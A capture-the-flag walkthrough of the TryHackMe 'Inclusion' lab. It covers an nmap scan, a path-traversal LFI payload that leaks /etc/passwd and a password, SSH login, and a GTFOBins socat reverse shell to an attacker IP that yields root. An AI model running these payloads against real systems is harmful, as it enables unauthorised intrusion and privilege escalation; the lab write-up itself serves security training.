
Inclusion

Link-https://tryhackme.com/room/inclusion


1. As the initial step, used **Nmap** tool to scan the machine for the open services and ports.



```
┌──(kali㉿kali)-[~/Inclusion]
└─$ nmap -sC -sV 10.10.197.54
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-03 16:33 EST
Nmap scan report for 10.10.197.54
Host is up (0.076s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e6:3a:2e:37:2b:35:fb:47:ca:90:30:d2:14:1c:6c:50 (RSA)
|   256 73:1d:17:93:80:31:4f:8a:d5:71:cb:ba:70:63:38:04 (ECDSA)
|_  256 d3:52:31:e8:78:1b:a6:84:db:9b:23:86:f0:1f:31:2a (ED25519)
80/tcp open  http    Werkzeug httpd 0.16.0 (Python 3.6.9)
|_http-title: My blog
|_http-server-header: Werkzeug/0.16.0 Python/3.6.9
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.32 seconds
```

2. The above scan results show that the port 22(SSH) and 80(HTTP) are open on the machine which can be used for exploiting the machine.
3. Since the machine is based on LFI which is a vulnerability cause by the mistakes of the web developer. A LFI attack can expose sensitive information from the web server.
4. The LFI attack includes traversing through the directories of the websever like for example –


http://example.com/?file=../../../../etc/passwd In the above example, an attacker can get the contents of the /etc/passwd file that contains a list of users on the server.



```
10.10.197.54/article?name=../../../../etc/passwd
```


5. The above example of LFI attack when tried on the target webserver, resulted in the sensitive password data file of the machine.

The /etc/passwd file has the details of the users:password and other data related to the user accounts of the machine.




```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd
Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:
/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false falconfeast:x:1000:1000:falconfeast,,,:/home/falconfeast:/bin/bash [redacted] sshd:x:110:65534::/run/sshd:
/usr/sbin/nologin mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
```

6. The above retrieved password is being used to login to the machine on SSH service.




```
┌──(kali㉿kali)-[~/Inclusion]
└─$ ssh falconfeast@10.10.197.54
The authenticity of host '10.10.197.54 (10.10.197.54)' can't be established.
ED25519 key fingerprint is SHA256:P/7iIMaP0XJ+fmztBwOlGFKmTzcG70wdIP+zi/K87k0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.197.54' (ED25519) to the list of known hosts.
falconfeast@10.10.197.54's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-74-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jan  4 03:20:22 IST 2022

  System load:  0.11              Processes:           86
  Usage of /:   35.3% of 9.78GB   Users logged in:     0
  Memory usage: 33%               IP address for eth0: 10.10.197.54
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

3 packages can be updated.
3 updates are security updates.


Last login: Thu Jan 23 18:41:39 2020 from 192.168.1.107
falconfeast@inclusion:~$
```

7. The password successfully authenticates and logs in to the machine.




```
falconfeast@inclusion:~$ ls
articles  user.txt
falconfeast@inclusion:~$ cat user.txt
[redacted]
```

8. The required flag can be found in the file – **user.txt.**
9. Use **sudo -l** command to check what all services can the logged in user run with root permissions.




```
falconfeast@inclusion:~$ sudo -l
Matching Defaults entries for falconfeast on inclusion:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User falconfeast may run the following commands on inclusion:
    (root) NOPASSWD: /usr/bin/socat
```

10. The above results show that the current user can run socat with root permission and no password.
11. As checked on GTFobins for exploits related to socat, it can be used to get root level reverse-shell.




```
falconfeast@inclusion:/usr/bin$ RHOST=10.6.110.95
falconfeast@inclusion:/usr/bin$ RPORT=12345
falconfeast@inclusion:/usr/bin$ socat tcp-connect:$RHOST:$RPORT exec:/bin/sh,pty,stderr,setsid,sigint,sane
```

12. As followed the steps in the GTFobins website for getting a reverse shell with root access, we successfully get the reverse shell on our local machine.



```
┌──(kali㉿kali)-[~/Inclusion]
└─$ socat file:`tty`,raw,echo=0 tcp-listen:12345
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# ls
```

13. As checked on the reverse shell session, we have root access to the machine now.
14. Enumerate through the machine's directories for finding the flag which is in the file – **root.txt.**



```
# cd ..
# cd ..
# ls
bin   home           lib64       opt   sbin      sys  vmlinuz
boot  initrd.img     lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old media       root  srv       usr
etc   lib            mnt         run   swapfile  var
# cd root
# ls
root.txt
# cat root.txt
[redacted]
#
```